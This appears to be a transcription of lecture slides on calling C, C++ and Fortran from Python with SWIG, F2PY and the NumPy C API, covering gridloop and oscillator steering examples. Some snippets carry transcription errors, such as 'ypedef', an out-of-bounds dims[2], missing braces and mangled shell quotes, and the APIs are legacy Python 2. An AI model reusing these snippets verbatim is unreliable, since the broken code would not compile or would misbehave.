- First write a script `setup.py`:

```
import os
from distutils.core import setup, Extension

name = 'hw'           # name of the module
version = 1.0         # the module's version number

swig_cmd = 'swig -python -I.. %s.i' % name
print 'running SWIG:', swig_cmd
os.system(swig_cmd)

sources = ['../hw.c', 'hw_wrap.c']

setup(name = name, version = version,
      ext_modules = [Extension('_' + name,  # SWIG requires _
                               sources,
                               include_dirs=[os.pardir])
                    ])
```


Building modules with Distutils (2)

- Now run

```
python setup.py build_ext
python setup.py install --install-platlib=.
python -c 'import hw'  # test
```

- Can install resulting module files in any directory
- Use Distutils for professional distribution!

Testing the hw3 function

- Recall hw3:

```
void hw3(double r1, double r2, double *s)
{
  *s = sin(r1 + r2);
}
```

- Test:

```
>>> from hw import hw3
>>> r1 = 1;  r2 = -1;  s = 10
>>> hw3(r1, r2, s)
>>> print s
10   # should be 0 (sin(1-1)=0)
```

  Major problem - as in the Fortran case

Specifying input/output arguments

- We need to adjust the SWIG interface file:

```
/* typemaps.i allows input and output pointer arguments to be
   specified using the names INPUT, OUTPUT, or INOUT */
%include "typemaps.i"

void   hw3(double r1, double r2, double *OUTPUT);
```

- Now the usage from Python is

```
s = hw3(r1, r2)
```

- Unfortunately, SWIG does not document this in doc strings

Other tools

- Pyfort for Python-Fortran integration
  (does not handle F90/F95, not as simple as F2PY)
- SIP: tool for wrapping C++ libraries
- Boost.Python: tool for wrapping C++ libraries
- CXX: C++ interface to Python (Boost is a replacement)
- Note: SWIG can generate interfaces to most scripting languages
  (Perl, Ruby, Tcl, Java, Guile, Mzscheme, ...)

Integrating Python with C++

- SWIG supports C++
- The only difference is when we run SWIG (`-c++` option):

```
swig -python -c++ -I.. hw.i
# generates wrapper code in hw_wrap.cxx
```

- Use a C++ compiler to compile and link:

```
root=‘python -c ’import sys; print sys.prefix’‘
ver=‘python -c ’import sys; print sys.version[:3]’‘
g++ -O -I.. -I$root/include/python$ver \
    -c ../hw.cpp hw_wrap.cxx
g++ -shared -o _hw.so hw.o hw_wrap.o
```


Interfacing C++ functions (1)

- This is like interfacing C functions, except that pointers are usual replaced by references

```
void hw3(double r1, double r2, double *s)  // C style
{ *s = sin(r1 + r2); }

void hw4(double r1, double r2, double& s)  // C++ style
{ s = sin(r1 + r2); }
```


Interfacing C++ functions (2)

- Interface file (`hw.i`):

```
%module hw
%{
#include "hw.h"
%}
%include "typemaps.i"
%apply double *OUTPUT { double* s }
%apply double *OUTPUT { double& s }
%include "hw.h"
```

- That’s it!

Interfacing C++ classes

- C++ classes add more to the SWIG-C story
- Consider a class version of our Hello World module:

```
class HelloWorld
{
 protected:
  double r1, r2, s;
  void compute();    // compute s=sin(r1+r2)
 public:
  HelloWorld();
  ~HelloWorld();

  void set(double r1, double r2);
  double get() const { return s; }
  void message(std::ostream& out) const;
};
```

- Goal: use this class as a Python class

Function bodies and usage

- Function bodies:

```
void HelloWorld:: set(double r1_, double r2_)
{
  r1 = r1_;  r2 = r2_;
  compute();  // compute s
}
void HelloWorld:: compute()
{ s = sin(r1 + r2); }
```

etc.

- Usage:

```
HelloWorld hw;
hw.set(r1, r2);
hw.message(std::cout);  // write "Hello, World!" message
```

- Files: `HelloWorld.h`, `HelloWorld.cpp`

Adding a subclass

- To illustrate how to handle class hierarchies, we add a subclass:

```
class HelloWorld2 : public HelloWorld
{
 public:
  void gets(double& s_) const;
};

void HelloWorld2:: gets(double& s_) const { s_ = s; }
```

i.e., we have a function with an output argument

- Note: `gets` should return the value when called from Python
- Files: `HelloWorld2.h`, `HelloWorld2.cpp`

SWIG interface file

```
/* file: hw.i */
%module hw
%{
/* include C++ header files necessary to compile the interface */
#include "HelloWorld.h"
#include "HelloWorld2.h"
%}

%include "HelloWorld.h"

%include "typemaps.i"
%apply double* OUTPUT { double& s }
%include "HelloWorld2.h"
```


Adding a class method

- SWIG allows us to add class methods
- Calling `message` with standard output (`std::cout`) is tricky from Python so we add a `print` method for printing to std.output
- `print` coincides with Python’s keyword `print` so we follow the convention of adding an underscore:

```
%extend HelloWorld {
    void print_() { self->message(std::cout); }
}
```

- This is basically C++ syntax, but `self` is used instead of `this` and `%extend HelloWorld` is a SWIG directive
- Make extension module:

```
swig -python -c++ -I.. hw.i
# compile HelloWorld.cpp HelloWorld2.cpp hw_wrap.cxx
# link HelloWorld.o HelloWorld2.o hw_wrap.o to _hw.so
```

Using the module

```
from hw import HelloWorld

hw = HelloWorld()  # make class instance
r1 = float(sys.argv[1]);  r2 = float(sys.argv[2])
hw.set(r1, r2)     # call instance method
s = hw.get()
print "Hello, World! sin(%g + %g)=%g" % (r1, r2, s)
hw.print_()

hw2 = HelloWorld2()  # make subclass instance
hw2.set(r1, r2)
s = hw.gets()        # original output arg. is now return value
print "Hello, World2! sin(%g + %g)=%g" % (r1, r2, s)
```


Remark

- It looks that the C++ class hierarchy is mirrored in Python
- Actually, SWIG wraps a *function* interface to any class:

```
import _hw   # use _hw.so directly
_hw.HelloWorld_set(r1, r2)
```

- SWIG also makes a proxy class in `hw.py`, mirroring the original C++ class:

```
import hw    # use hw.py interface to _hw.so
c = hw.HelloWorld()
c.set(r1, r2)   # calls _hw.HelloWorld_set(r1, r2)
```


- The proxy class introduces overhead

Computational steering

- Consider a simulator written in F77, C or C++
- Aim: write the administering code and run-time visualization in Python
- Use a Python interface to Gnuplot
- Use NumPy arrays in Python
- F77/C and NumPy arrays share the same data
- Result:
  - steer simulations through scripts
  - do low-level numerics efficiently in C/F77
  - send simulation data to plotting a program

  The best of all worlds?

Example on computational steering



Consider the `oscillator` code. The following interactive features would be nice:

- set parameter values
- run the simulator for a number of steps and visualize
- change a parameter
- option: rewind a number of steps
- continue simulation and visualization

Realization (1)

- Here is an interactive session:

```
>>> from simviz_f77 import *
>>> A=1; w=4*math.pi  # change parameters
>>> setprm()   # send parameters to oscillator code
>>> run(60)    # run 60 steps and plot solution
>>> w=math.pi  # change frequency
>>> setprm()   # update prms in oscillator code
>>> rewind(30) # rewind 30 steps
>>> run(120)   # run 120 steps and plot
>>> A=10; setprm()
>>> rewind()   # rewind to t=0
>>> run(400)
```


Realization (2)

- The F77 code performs the numerics
- Python is used for the interface (`setprm`, `run`, `rewind`, plotting)
- F2PY was used to make an interface to the F77 code (fully automated process)
- Arrays (NumPy) are created in Python and transferred to/from the F77 code
- Python communicates with both the simulator and the plotting program (“sends pointers around”)

About the F77 code

- Physical and numerical parameters are in a common block
- `scan2` sets parameters in this common block:

```
subroutine scan2(m_, b_, c_, A_, w_, y0_, tstop_, dt_, func_)
real*8 m_, b_, c_, A_, w_, y0_, tstop_, dt_
character func_*(*)
```

  can use `scan2` to send parameters from Python to F77
- `timeloop2` performs `nsteps` time steps:

```
subroutine timeloop2(y, n, maxsteps, step, time, nsteps)

integer n, step, nsteps, maxsteps
real*8 time, y(n,0:maxsteps-1)
```

  solution available in y

Creating a Python interface w/F2PY

- `scan2`: trivial (only input arguments)
- `timestep2`: need to be careful with
  - output and input/output arguments
  - multi-dimensional arrays (y)
- Note: multi-dimensional arrays are stored differently in Python (i.e. C) and Fortran!

Using timeloop2 from Python

- This is how we would like to write the Python code:

```
maxsteps = 10000; n = 2
y = zeros((n,maxsteps), Float)
step = 0; time = 0.0

def run(nsteps):
    global step, time, y

    y, step, time = \
       oscillator.timeloop2(y, step, time, nsteps)

    y1 = y[0,0:step+1]
    g.plot(Gnuplot.Data(t, y1, with='lines'))
```


Arguments to timeloop2

- Subroutine signature:

```
subroutine timeloop2(y, n, maxsteps, step, time, nsteps)

integer n, step, nsteps, maxsteps
real*8 time, y(n,0:maxsteps-1)
```

- Arguments:

```
y  : solution (all time steps), input and output
n  : no of solution components (2 in our example), input
maxsteps : max no of time steps, input
step   : no of current time step, input and output
time   : current value of time, input and output
nsteps : no of time steps to advance the solution
```


Interfacing the timeloop2 routine

- Use `Cf2py` comments to specify argument type:

```
Cf2py intent(in,out) step
Cf2py intent(in,out) time
Cf2py intent(in,out) y
Cf2py intent(in)     nsteps
```

- Run F2PY:

```
f2py -m oscillator -c --build-dir tmp1 --fcompiler='Gnu' \
   ../timeloop2.f \
   $scripting/src/app/oscillator/F77/oscillator.f \
   only: scan2 timeloop2 :
```


Testing the extension module

- Import and print documentation:

```
>>> import oscillator
>>> print oscillator.__doc__
This module 'oscillator' is auto-generated with f2py
Functions:
  y,step,time = timeloop2(y,step,time,nsteps,
                          n=shape(y,0),maxsteps=shape(y,1))
  scan2(m_,b_,c_,a_,w_,y0_,tstop_,dt_,func_)
COMMON blocks:
  /data/ m,b,c,a,w,y0,tstop,dt,func(20)
```

- Note: array dimensions (`n`, `maxsteps`) are moved to the end of the argument list and given default values!
- Rule: always print and study the doc string since F2PY perturbs the argument list

More info on the current example

- Directory with Python interface to the oscillator code:

```
src/py/mixed/simviz/f2py/
```

- Files:

```
simviz_steering.py    :  complete script running oscillator
                         from Python by calling F77 routines
simvizGUI_steering.py :  as simviz_steering.py, but with a GUI
make_module.sh        :  build extension module
```


Comparison with Matlab

- The demonstrated functionality can be coded in Matlab
- Why Python + F77?
- We can define our own interface in a much more powerful language (Python) than Matlab
- We can much more easily transfer data to and from or own F77 or C or C++ libraries
- We can use any appropriate visualization tool
- We can call up Matlab if we want
- Python + F77 gives tailored interfaces and maximum flexibility

NumPy array programming

Contents

- Migrating slow for loops over NumPy arrays to Fortran, C and C++
- F2PY handling of arrays
- Handwritten C and C++ modules
- C++ class for wrapping NumPy arrays
- C++ modules using SCXX
- Pointer communication and SWIG
- Efficiency considerations

More info

- Ch. 5, 9 and 10 in the course book
- F2PY manual
- SWIG manual
- Examples coming with the SWIG source code
- Electronic Python documentation:
  Extending and Embedding..., Python/C API
- Python in a Nutshell
- Python Essential Reference (Beazley)

Is Python slow for numerical computing?

- Fill a NumPy array with function values:

```
n = 2000
a = zeros((n,n))
xcoor = arange(0,1,1/float(n))
ycoor = arange(0,1,1/float(n))

for i in range(n):
    for j in range(n):
        a[i,j] = f(xcoor[i], ycoor[j])  # f(x,y) = sin(x*y) + 8*x
```


- Fortran/C/C++ version: (normalized) time 1.0
- NumPy vectorized evaluation of `f`: time 3.0
- Python loop version (version): time 140 (`math.sin`)
- Python loop version (version): time 350 (`numarray.sin`)

Comments

- Python loops over arrays are extremely slow
- NumPy vectorization may be sufficient
- However, NumPy vectorization may be inconvenient
  - plain loops in Fortran/C/C++ are much easier
- Write administering code in Python
- Identify bottlenecks (via profiling)
- Migrate slow Python code to Fortran, C, or C++
- Python-Fortran w/NumPy arrays via F2PY: easy
- Python-C/C++ w/NumPy arrays via SWIG: not that easy,
  handwritten wrapper code is most common

Case: filling a grid with point values

- Consider a rectangular 2D grid



- A NumPy array `a[i,j]` holds values at the grid points

Python object for grid data

- Python class:

```
class Grid2D:
    def __init__(self,
                 xmin=0, xmax=1, dx=0.5,
                 ymin=0, ymax=1, dy=0.5):
        self.xcoor = sequence(xmin, xmax, dx)
        self.ycoor = sequence(ymin, ymax, dy)

        # make two-dim. versions of these arrays:
        # (needed for vectorization in __call__)
        self.xcoorv = self.xcoor[:,NewAxis]
        self.ycoorv = self.ycoor[NewAxis,:]

    def __call__(self, f):
        # vectorized code:
        return f(self.xcoorv, self.ycoorv)
```


Slow loop

- Include a straight Python loop also:

```
class Grid2D:
    ....
    def gridloop(self, f):
        lx = size(self.xcoor); ly = size(self.ycoor)
        a = zeros((lx,ly))
        for i in range(lx):
            x = self.xcoor[i]
            for j in range(ly):
                y = self.ycoor[j]
                a[i,j] = f(x, y)
        return a
```

- Usage:

```
g = Grid2D(dx=0.01, dy=0.2)
def myfunc(x, y):
    return sin(x*y) + y
a = g(myfunc)
i=4; j=10;
print 'value at (%g,%g) is %g' % (g.xcoor[i],g.ycoor[j],a[i,j])
```


Migrate gridloop to F77

```
class Grid2Deff(Grid2D):
    def __init__(self,
                 xmin=0, xmax=1, dx=0.5,
                 ymin=0, ymax=1, dy=0.5):
        Grid2D.__init__(self, xmin, xmax, dx, ymin, ymax, dy)

    def ext_gridloop1(self, f):
        """compute a[i,j] = f(xi,yj) in an external routine."""
        lx = size(self.xcoor);  ly = size(self.ycoor)
        a = zeros((lx,ly))
        ext_gridloop.gridloop1(a, self.xcoor, self.ycoor, f)
        return a
```

We can also migrate to C and C++ (done later)

F77 function

- First try (typical attempt by a Fortran/C programmer):

```
      subroutine gridloop1(a, xcoor, ycoor, nx, ny, func1)
      integer nx, ny
      real*8 a(0:nx-1,0:ny-1), xcoor(0:nx-1), ycoor(0:ny-1)
      real*8 func1
      external func1

      integer i,j
      real*8 x, y
      do j = 0, ny-1
         y = ycoor(j)
         do i = 0, nx-1
            x = xcoor(i)
            a(i,j) = func1(x, y)
         end do
      end do
      return
      end
```

- Note: `float` type in NumPy array *must* match `real*8` or `double precision` in Fortran! (Otherwise F2PY will take a copy of the array a so the type matches that in the F77 code)

Making the extension module

- Run F2PY:
  ```
  f2py -m ext_gridloop -c gridloop.f
  ```
- Try it from Python:
  ```
  import ext_gridloop
  ext_gridloop.gridloop1(a, self.xcoor, self.ycoor, myfunc,
                         size(self.xcoor), size(self.ycoor))
  ```
  wrong results; a is not modified!
- Reason: the `gridloop1` function works on a copy a (because higher-dimensional arrays are stored differently in C/Python and Fortran)

Array storage in Fortran and C/C++

- C and C++ has row-major storage (two-dimensional arrays are stored row by row)
- Fortran has column-major storage (two-dimensional arrays are stored column by column)
- Multi-dimensional arrays: first index has fastest variation in Fortran, last index has fastest variation in C and C++

Example: storing a 2x3 array

1	2	3	4	5	6	C storage
1	4	2	5	3	6	Fortran storage

$$\begin{pmatrix} 1 & 2 & 3 \\ 4 & 5 & 6 \end{pmatrix}$$

F2PY and multi-dimensional arrays

- F2PY-generated modules treat storage schemes transparently
- If input array has C storage, a copy is taken, calculated with, and returned as output
- F2PY needs to know whether arguments are input, output or both
- To monitor (hidden) array copying, turn on the flag
  ```
  f2py ... -DF2PY_REPORT_ON_ARRAY_COPY=1
  ```
- In-place operations on NumPy arrays are possible in Fortran, but the default is to work on a copy, that is why our `gridloop1` function does not work

Always specify input/output data

- Insert Cf2py comments to tell that a is an output variable:
  ```
        subroutine gridloop2(a, xcoor, ycoor, nx, ny, func1)
        integer nx, ny
        real*8 a(0:nx-1,ny-1), xcoor(0:nx-1), ycoor(0:ny-1), func1
        external func1
  Cf2py intent(out) a
  Cf2py intent(in) xcoor
  Cf2py intent(in) ycoor
  Cf2py depend(nx,ny) a
  ```


gridloop2 seen from Python

- F2PY generates this Python interface:
  ```
  >>> import ext_gridloop
  >>> print ext_gridloop.gridloop2.__doc__

  gridloop2 - Function signature:
    a = gridloop2(xcoor,ycoor,func1,[nx,ny,func1_extra_args])
  Required arguments:
    xcoor : input rank-1 array('d') with bounds (nx)
    ycoor : input rank-1 array('d') with bounds (ny)
    func1 : call-back function
  Optional arguments:
    nx := len(xcoor) input int
    ny := len(ycoor) input int
    func1_extra_args := () input tuple
  Return objects:
    a : rank-2 array('d') with bounds (nx,ny)
  ```
- `nx` and `ny` are optional (!)

Handling of arrays with F2PY

- Output arrays are returned and are not part of the argument list, as seen from Python
- Need `depend(nx,ny)` a to specify that a is to be created with size `nx`, `ny` in the wrapper
- Array dimensions are optional arguments (!)
  ```
  class Grid2Deff(Grid2D):
      ...
      def ext_gridloop2(self, f):
          a = ext_gridloop.gridloop2(self.xcoor, self.ycoor, f)
          return a
  ```
- The modified interface is well documented in the doc strings generated by F2PY

Input/output arrays (1)

- What if we really want to send a as argument and let F77 modify it?
  ```
  def ext_gridloop1(self, f):
      lx = size(self.xcoor);  ly = size(self.ycoor)
      a = zeros((lx,ly))
      ext_gridloop.gridloop1(a, self.xcoor, self.ycoor, f)
      return a
  ```
- This is not Pythonic code, but it can be realized
- 1. the array must have Fortran storage
- 2. the array argument must be `intent(inout)` (in general not recommended)

Input/output arrays (2)

- F2PY generated modules has a function for checking if an array has column major storage (i.e., Fortran storage):

```
>>> a = zeros((n,n), order='Fortran')
>>> isfortran(a)
True
>>> a = asarray(a, order='C')  # back to C storage
>>> isfortran(a)
False
```


Input/output arrays (3)

- Fortran function:

```
      subroutine gridloop1(a, xcoor, ycoor, nx, ny, func1)
      integer nx, ny
      real*8 a(0:nx-1,ny-1), xcoor(0:nx-1), ycoor(0:ny-1), func1
C     call this function with an array a that has
C     column major storage!
Cf2py intent(inout) a
Cf2py intent(in) xcoor
Cf2py intent(in) ycoor
Cf2py depend(nx, ny) a
```

- Python call:

```
def ext_gridloop1(self, f):
    lx = size(self.xcoor);  ly = size(self.ycoor)
    a = asarray(a, order='Fortran')
    ext_gridloop.gridloop1(a, self.xcoor, self.ycoor, f)
    return a
```


Storage compatibility requirements

- Only when a has Fortran (column major) storage, the Fortran function works on a itself
- If we provide a plain NumPy array, it has C (row major) storage, and the wrapper sends a copy to the Fortran function and transparently transposes the result
- Hence, F2PY is very user-friendly, at a cost of some extra memory
- The array returned from F2PY has Fortran (column major) storage

F2PY and storage issues

- `intent(out) a` is the right specification; a should not be an argument in the Python call
- F2PY wrappers will work on copies, if needed, and hide problems with different storage scheme in Fortran and C/Python
- Python call:

```
a = ext_gridloop.gridloop2(self.xcoor, self.ycoor, f)
```


Caution

- Find problems with this code (`comp` is a Fortran function in the extension module `pde`):

```
x = arange(0, 1, 0.01)
b = myfunc1(x)  # compute b array of size (n,n)
u = myfunc2(x)  # compute u array of size (n,n)
c = myfunc3(x)  # compute c array of size (n,n)

dt = 0.05
for i in range(n)
    u = pde.comp(u, b, c, i*dt)
```


About Python callbacks

- It is convenient to specify the `myfunc` in Python
- However, a callback to Python is costly, especially when done a large number of times (for every grid point)
- Avoid such callbacks; vectorize callbacks
- The Fortran routine should actually direct a back to Python (i.e., do nothing...) for a vectorized operation
- Let's do this for illustration

Vectorized callback seen from Python

```
class Grid2Deff(Grid2D):
    ...
    def ext_gridloop_vec(self, f):
        """Call extension, then do a vectorized callback to Python."""
        lx = size(self.xcoor);  ly = size(self.ycoor)
        a = zeros((lx,ly))
        a = ext_gridloop.gridloop_vec(a, self.xcoor, self.ycoor, f)
        return a

def myfunc(x, y):
    return sin(x*y) + 8*x

def myfuncf77(a, xcoor, ycoor, nx, ny):
    """Vectorized function to be called from extension module."""
    x = xcoor[:,NewAxis];  y = ycoor[NewAxis,:]
    a[:,:] = myfunc(x, y)  # in-place modification of a

g = Grid2Deff(dx=0.2, dy=0.1)
a = g.ext_gridloop_vec(myfuncf77)
```


Vectorized callback from Fortran

```
      subroutine gridloop_vec(a, xcoor, ycoor, nx, ny, func1)
      integer nx, ny
      real*8 a(0:nx-1,ny-1), xcoor(0:nx-1), ycoor(0:ny-1)
Cf2py intent(in,out) a
Cf2py intent(in) xcoor
Cf2py intent(in) ycoor
      external func1

C     fill array a with values taken from a Python function,
C     do that without loop and point-wise callback, do a
C     vectorized callback instead:
      call func1(a, xcoor, ycoor, nx, ny)

C     could work further with array a here...

      return
      end
```

Caution

- What about this Python callback:

```
def myfuncf77(a, xcoor, ycoor, nx, ny):
    """Vectorized function to be called from extension module."""
    x = xcoor[:,NewAxis];  y = ycoor[NewAxis,:]
    a = myfunc(x, y)
```

- a now refers to a new NumPy array; no in-place modification of the input argument

Extracting a pointer to the callback function

- We can implement the callback function in Fortran, grab an F2PY-generated pointer to this function and feed that as the `func1` argument such that Fortran calls Fortran and not Python
- For a module `m`, the pointer to a function/subroutine `f` is reached as `m.f._cpointer`

```
def ext_gridloop2_fcb_ptr(self):
    from callback import fcb
    a = ext_gridloop.gridloop2(self.xcoor, self.ycoor,
                               fcb._cpointer)
    return a
```

`fcb` is a Fortran implementation of the callback in an F2PY-generated extension module `callback`

Avoiding callback by string-based if-else wrapper

- Callbacks are expensive
- Even vectorized callback functions degrades performace a bit
- Alternative: implement “callback” in F77
- Flexibility from the Python side: use a string to switch between the “callback” (F77) functions

```
a = ext_gridloop.gridloop2_str(self.xcoor, self.ycoor, 'myfunc')
```

F77 wrapper:

```
       subroutine gridloop2_str(xcoor, ycoor, func_str)
       character*(*) func_str
       ...
      if (func_str .eq. 'myfunc') then
         call gridloop2(a, xcoor, ycoor, nx, ny, myfunc)
      else if (func_str .eq. 'f2') then
         call gridloop2(a, xcoor, ycoor, nx, ny, f2)
      ...
```


Compiled callback function

- Idea: if callback formula is a string, we could embed it in a Fortran function and call Fortran instead of Python
- F2PY has a module for “inline” Fortran code specification and building

```
source = """
      real*8 function fcb(x, y)
      real*8 x, y
      fcb = %s
      return
      end
""" % fstr
import f2py2e
f2py_args = "--fcompiler='Gnu' --build-dir tmp2 etc..."
f2py2e.compile(source, modulename='callback',
               extra_args=f2py_args, verbose=True,
               source_fn='sourcecodefile.f')
import callback
<work with the new extension module>
```


gridloop2 wrapper

- To glue F77 `gridloop2` and the F77 callback function, we make a `gridloop2` wrapper:

```
      subroutine gridloop2_fcb(a, xcoor, ycoor, nx, ny)
      integer nx, ny
      real*8 a(0:nx-1,ny-1), xcoor(0:nx-1), ycoor(0:ny-1)
Cf2py intent(out) a
Cf2py depend(nx,ny) a
      real*8 fcb
      external fcb

      call gridloop2(a, xcoor, ycoor, nx, ny, fcb)
      return
      end
```

- This wrapper and the callback function `fc` constitute the F77 source code, stored in `source`
- The source calls `gridloop2` so the module must be linked with the module containing `gridloop2` (`ext_gridloop.so`)

Building the module on the fly

```
source = """
      real*8 function fcb(x, y)
      ...
      subroutine gridloop2_fcb(a, xcoor, ycoor, nx, ny)
      ...
""" % fstr

f2py_args = "--fcompiler='Gnu' --build-dir tmp2"\
            " -DF2PY_REPORT_ON_ARRAY_COPY=1 "\
            " ./ext_gridloop.so"
f2py2e.compile(source, modulename='callback',
               extra_args=f2py_args, verbose=True,
               source_fn='_cb.f')

import callback
a = callback.gridloop2_fcb(self.xcoor, self.ycoor)
```


gridloop2 could be generated on the fly

```
def ext_gridloop2_compile(self, fstr):
    if not isinstance(fstr, str):
        <error>
    # generate Fortran source for gridloop2:
    import f2py2e
    source = """
      subroutine gridloop2(a, xcoor, ycoor, nx, ny)
      ...
      do j = 0, ny-1
         y = ycoor(j)
         do i = 0, nx-1
            x = xcoor(i)
            a(i,j) = %s
      ...
""" % fstr  # no callback, the expression is hardcoded
    f2py2e.compile(source, modulename='ext_gridloop2', ...)

def ext_gridloop2_v2(self):
    import ext_gridloop2
    return ext_gridloop2.gridloop2(self.xcoor, self.ycoor)
```


C implementation

- Let us write the `gridloop1` and `gridloop2` functions in C
- Typical C code:

```
void gridloop1(double** a, double* xcoor, double* ycoor,
               int nx, int ny, Fxy func1)
{
  int i, j;
  for (i=0; i<nx; i++) {
    for (j=0; j<ny; j++) {
       a[i][j] = func1(xcoor[i], ycoor[j])
}
```

- Problem: NumPy arrays use single pointers to data
- The above function represents a as a double pointer (common in C for two-dimensional arrays)

Using F2PY to wrap the C function

- Use single-pointer arrays
- Write C function signature with Fortran 77 syntax
- Use F2PY to generate an interface file
- Use F2PY to compile the interface file and the C code

Step 0: The modified C function

```
ypedef double (*Fxy)(double x, double y);
#define index(a, i, j) a[j*ny + i]
void gridloop2(double *a, double *xcoor, double *ycoor,
               int nx, int ny, Fxy func1)
{
  int i, j;
  for (i=0; i<nx; i++) {
    for (j=0; j<ny; j++) {
      index(a, i, j) = func1(xcoor[i], ycoor[j]);
    }
  }
}
```


Step 1: Fortran 77 signatures

```
C file: signatures.f
      subroutine gridloop2(a, xcoor, ycoor, nx, ny, func1)
Cf2py intent(c) gridloop2
      integer nx, ny
Cf2py intent(c) nx,ny
      real*8 a(0:nx-1,0:ny-1), xcoor(0:nx-1), ycoor(0:ny-1), func1
      external func1
Cf2py intent(c, out) a
Cf2py intent(in) xcoor, ycoor
Cf2py depend(nx,ny) a
C sample call of callback function:
      real*8 x, y, r
      real*8 func1
Cf2py intent(c) x, y, r, func1
      r = func1(x, y)
      end
```


Step 3 and 4: Generate interface file and compile module

- 3: Run

  ```
  Unix/DOS> f2py -m ext_gridloop -h ext_gridloop.pyf signatures.f
  ```

- 4: Run

  ```
  Unix/DOS> f2py -c --fcompiler=Gnu --build-dir tmp1 \
       -DF2PY_REPORT_ON_ARRAY_COPY=1 ext_gridloop.pyf gridloop.c
  ```

- See

  `src/py/mixed/Grid2D/C/f2py`

  for all the involved files

SWIG and NumPy arrays

- SWIG needs some non-trivial tweaking to handle NumPy arrays so we prefer to write extension code from scratch
- This is much more complicated than Fortran/F2PY!
- We will need documentation of the Python C API and the NumPy C API
- Source code files in

  `src/mixed/py/Grid2D/C/plain`

NumPy objects as seen from C

NumPy objects are C structs with attributes:

- `int nd`: no of indices (dimensions)
- `int dimensions[nd]`: length of each dimension
- `char *data`: pointer to data
- `int strides[nd]`: no of bytes between two successive data elements for a fixed index
- Access element (i,j) by

  ```
  a->data + i*a->strides[0] + j*a->strides[1]
  ```


Creating new NumPy array in C

- Allocate a new array:

  ```
  PyObject * PyArray_FromDims(int n_dimensions,
                              int dimensions[n_dimensions],
                              int type_num);

  int dims[2]; dims[0] = nx; dims[2] = ny;
  PyArrayObject *a;  int dims[2];
  dims[0] = 10;  dims[1] = 21;
  a = (PyArrayObject *) PyArray_FromDims(2, dims, PyArray_DOUBLE);
  ```


Wrapping data in a NumPy array

- Wrap an existing memory segment (with array data) in a NumPy array object:

  ```
  PyObject * PyArray_FromDimsAndData(int n_dimensions,
             int dimensions[n_dimensions],
             int item_type,
             char *data);

  /* vec is a double* with 10*21 double entries */
  PyArrayObject *a;  int dims[2];
  dims[0] = 10;  dims[1] = 21;
  a = (PyArrayObject *) PyArray_FromDimsAndData(2, dims,
      PyArray_DOUBLE, (char *) vec);
  ```

  Note: `vec` is a stream of numbers, now interpreted as a two-dimensional array, stored row by row

From Python sequence to NumPy array

- Turn any relevant Python sequence type (list, type, array) into a NumPy array:

```
PyObject * PyArray_ContiguousFromObject(PyObject *object,
                                        int item_type,
                                        int min_dim,
                                        int max_dim);
```

  Use `min_dim` and `max_dim` as 0 to preserve the original dimensions of `object`
- Application: ensure that an object is a NumPy array,

```
/* a_ is a PyObject pointer, representing a sequence
   (NumPy array or list or tuple) */
PyArrayObject a;
a = (PyArrayObject *) PyArray_ContiguousFromObject(a_,
                      PyArray_DOUBLE, 0, 0);
```

  a list, tuple or NumPy array a is now a NumPy array

Python interface

```
class Grid2Deff(Grid2D):
    def __init__(self,
                 xmin=0, xmax=1, dx=0.5,
                 ymin=0, ymax=1, dy=0.5):
        Grid2D.__init__(self, xmin, xmax, dx, ymin, ymax, dy)

    def ext_gridloop1(self, f):
        lx = size(self.xcoor);  ly = size(self.ycoor)
        a = zeros((lx,ly))

        ext_gridloop.gridloop1(a, self.xcoor, self.ycoor, f)

        return a

    def ext_gridloop2(self, f):

        a = ext_gridloop.gridloop2(self.xcoor, self.ycoor, f)

        return a
```


gridloop1 in C; header

- Transform `PyObject` argument tuple to NumPy arrays:

```
static PyObject *gridloop1(PyObject *self, PyObject *args)
{
  PyArrayObject *a, *xcoor, *ycoor;
  PyObject *func1, *arglist, *result;
  int nx, ny, i, j;
  double *a_ij, *x_i, *y_j;

  /* arguments: a, xcoor, ycoor */
  if (!PyArg_ParseTuple(args, "O!O!O!O:gridloop1",
                        &PyArray_Type, &a,
                        &PyArray_Type, &xcoor,
                        &PyArray_Type, &ycoor,
                        &func1)) {
    return NULL; /* PyArg_ParseTuple has raised an exception */
  }
```


gridloop1 in C; safety checks

```
if (a->nd != 2 || a->descr->type_num != PyArray_DOUBLE) {
  PyErr_Format(PyExc_ValueError,
  "a array is %d-dimensional or not of type float", a->nd);
  return NULL;
}
nx = a->dimensions[0];  ny = a->dimensions[1];
if (xcoor->nd != 1 || xcoor->descr->type_num != PyArray_DOUBLE ||
    xcoor->dimensions[0] != nx) {
  PyErr_Format(PyExc_ValueError,
  "xcoor array has wrong dimension (%d), type or length (%d)",
               xcoor->nd,xcoor->dimensions[0]);
  return NULL;
}
if (ycoor->nd != 1 || ycoor->descr->type_num != PyArray_DOUBLE ||
    ycoor->dimensions[0] != ny) {
  PyErr_Format(PyExc_ValueError,
  "ycoor array has wrong dimension (%d), type or length (%d)",
               ycoor->nd,ycoor->dimensions[0]);
  return NULL;
}
if (!PyCallable_Check(func1)) {
  PyErr_Format(PyExc_TypeError,
  "func1 is not a callable function");
  return NULL;
}
```


Callback to Python from C

- Python functions can be called from C
- Step 1: for each argument, convert C data to Python objects and collect these in a tuple

```
PyObject *arglist; double x, y;
/* double x,y -> tuple with two Python float objects: */
arglist = Py_BuildValue("(dd)", x, y);
```

- Step 2: call the Python function

```
PyObject *result;  /* return value from Python function */
PyObject *func1;   /* Python function object */
result = PyEval_CallObject(func1, arglist);
```

- Step 3: convert result to C data

```
double r;  /* result is a Python float object */
r = PyFloat_AS_DOUBLE(result);
```


gridloop1 in C; the loop

```
  for (i = 0; i < nx; i++) {
    for (j = 0; j < ny; j++) {
      a_ij = (double *)(a->data+i*a->strides[0]+j*a->strides[1]);
      x_i = (double *)(xcoor->data + i*xcoor->strides[0]);
      y_j = (double *)(ycoor->data + j*ycoor->strides[0]);

      /* call Python function pointed to by func1: */
      arglist = Py_BuildValue("(dd)", *x_i, *y_j);
      result = PyEval_CallObject(func1, arglist);
      *a_ij = PyFloat_AS_DOUBLE(result);
    }
  }
  return Py_BuildValue("");  /* return None: */
}
```


Memory management

- There is a major problem with our loop:

```
arglist = Py_BuildValue("(dd)", *x_i, *y_j);
result = PyEval_CallObject(func1, arglist);
*a_ij = PyFloat_AS_DOUBLE(result);
```

- For each pass, `arglist` and `result` are dynamically allocated, but not destroyed
- From the Python side, memory management is automatic
- From the C side, we must do it ourself
- Python applies reference counting
